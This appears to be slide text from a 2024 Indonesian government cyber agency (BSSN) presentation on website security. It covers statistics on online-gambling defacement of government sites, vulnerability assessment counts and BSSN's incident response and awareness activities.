



Standar Keamanan Jaringan dan Website di Instansi Pemerintah

Bandung, 24 Oktober 2024

PENGETAHUAN MASYARAKAT TERHADAP JUDI ONLINE

2023



MENGETAHUI

34,26 %

TIDAK MENGETAHUI

65,74 %



MENGAKSES

5,61 %

TIDAK MENGAKSES

94,39 %

dari 8.510 responden di Tahun 2023

Sumber : Asosiasi Penyelenggara Jasa Internet Indonesia (APJII)

2024

8.114.273 dari 9.823.575 jiwa sudah terkoneksi internet

5,5% mengetahui

Respon terhadap pernah/tidak mendapatkan keuntungan dari situs judi online

Ya

2,18%

Tidak

97,82%

**PENGGUNA LAYANAN
PINJAMAN ONLINE**

2023

1,47%

2.704.003 Jiwa

2024

5,42%

8.866.828 Jiwa



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri




Badan Siber dan Sandi Negara


DATA WEB DEFACEMENT TAHUN 2023

189
Kasus
Web Defacement



Sebaran Lokasi Deface



Sebaran Sektor



Sebaran Waktu



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara

WEB DEFACEMENT: KASUS INSIDEN JUDI ONLINE



Web Defacement

Defacement adalah sebuah serangan terhadap website dengan cara **mengganti konten website** yang bertujuan untuk mengirimkan pesan tertentu/hacktivist. Serangan ini dapat dilakukan dengan **memanfaatkan sebuah kelemahan dari sistem** sehingga memungkinkan pelaku memiliki akses masuk hingga ke server dan memiliki kewenangan untuk mengganti atau menghapus konten suatu website. Terdapat berbagai metode untuk melakukan web defacement, cara yang sering dijumpai yaitu eksploitasi pada kerentanan plugins framework dan SQL Injection yang memungkinkan akses administratif.

“Slot Gacor”

'Situs Slot Gacor' adalah istilah yang berasal dari komunitas permainan online Indonesia, Pada dasarnya, 'situs slot gacor' mengacu pada situs web slot online yang dianggap memiliki mesin slot dengan frekuensi kemenangan yang lebih tinggi. Web defacement belakangan ini marak terjadi pada situs milik pemerintah dan pendidikan, terutama web defacement judi online. Dampak nyata dari web defacement judi online yaitu situs menampilkan halaman judi online. Salah satu alasan hal tersebut banyak menyasar situs milik pemerintah dan pendidikan diindikasikan sebagai cara untuk **menghindari situs di-block oleh pihak berwenang**.

Dampak Insiden

Kepercayaan	Masyarakat akan meragukan keamanan dan keandalan situs pemerintah, serta kemampuan pemerintah dalam melindungi data sensitif dan informasi publik.
Availability	Menyebabkan gangguan pada layanan yang disediakan oleh situs pemerintah serta dapat menyebabkan ketidaknya ketidakpuasan masyarakat terhadap pemerintah.
Reputasi	Tampilan halaman judi online yang tidak pantas atau ilegal pada situs pemerintah akan menciptakan kesan negatif terhadap integritas.



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara

HASIL IDENTIFIKASI SITUS TERDAMPAK JUDI ONLINE (2024)

1626

Total Situs Web terdampak judi online
Per 21 Oktober 2024

Total Instansi Terdampak

477

Hasil Vulnerability Assessment

2131 High

5094 Medium

3091 Low

TOP VULNERABILITIES

SEVERITY

SQL Injection

High

PII Disclosure

High

Path Traversal

High

Cross-Site Scripting

High

Hash Disclosure

High

DAMPAK

Dapat terjadi akses ilegal, web defacement, kebocoran data yang mengakibatkan menurunnya reputasi dan dijualnya data untuk berbagai kepentingan



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara

TREN ANOMALI TRAFIK KEAMANAN SIBER NASIONAL

> Periode 1 Januari – 21 Oktober 2024



162.063.746
**ANOMALI TRAFIK
PADA TAHUN 2024**

TOP #3 – JENIS ANOMALI TRAFIK

60,21%

97.576.066
MALWARE ACTIVITY

31.014.290
TROJAN ACTIVITY

19,14%

7,11%

11.523.248
**UNAUTHORIZED ACCESS AND SYSTEM
MISCONFIGURATION**



**BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA**

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bsn.go.id>



@bsn_ri



@bsn_ri



Badan Siber dan Sandi Negara

ENTRI POINT ANCAMAN SIBER

PENGGUNA INTERNAL



HUMAN ERROR



INSIDER THREAT



WEAK PASSWORD

SERANGAN EKSTERNAL



PHISHING



RANSOMWARE



DDOS

KEAMANAN SISTEM



VULNERABLE
SOFTWARE



INJECTION
ATTACKS



UNPROTECTED
NETWORK



**BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA**

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri




@bssn_ri




Badan Siber dan Sandi Negara

ALUR SERANGAN INJEKSI SLOT GACOR





KEBIJAKAN UMUM KEAMANAN SIBER



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara



PERAN DAN UPAYA BSSN DALAM MENANGANI JUDI ONLINE

PERAN BSSN DALAM PENANGGAPAN JUDI ONLINE

1 Pemantauan dan Identifikasi Situs Judi Online

BSSN melakukan pemantauan proaktif terhadap situs judi online dan berkoordinasi dengan Kementerian Komunikasi dan Informatika untuk pemblokiran.

2 Penanganan Insiden Keamanan Siber

BSSN melalui tim insiden respon memberikan respon cepat terhadap insiden keamanan siber terkait judi online, seperti serangan *ransomware*, *phishing*, dan *malware*.

3 Peningkatan Kesadaran Keamanan Siber

Melakukan sosialisasi dan edukasi kepada masyarakat mengenai bahaya judi online dan pentingnya menjaga keamanan data pribadi.

Panduan Keamanan: Judi Online



CYBER EXERCISE



Kamis, 28 Maret 2024
Pukul 09.00 WIB – 14.15 WIB



Peserta : 424 orang (daring)



WEBINAR: WEB DEFACEMENT

Web Defacement

- Bagaimana Web Defacement terjadi
- Sejarah Web Defacement
- Penanganan Web Defacement
- Tren Web Defacement Slot Gacor



SKENARIO CYBER EXERCISE

Permasalahan yang disimulasikan pada Cyber Exercise insiden judi online dalam 4 fase penanganan, yaitu:

- Fase Preparation
- Fase Detect & Analysis
- Fase Containment, Eradication & Recovery
- Fase Reporting.



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



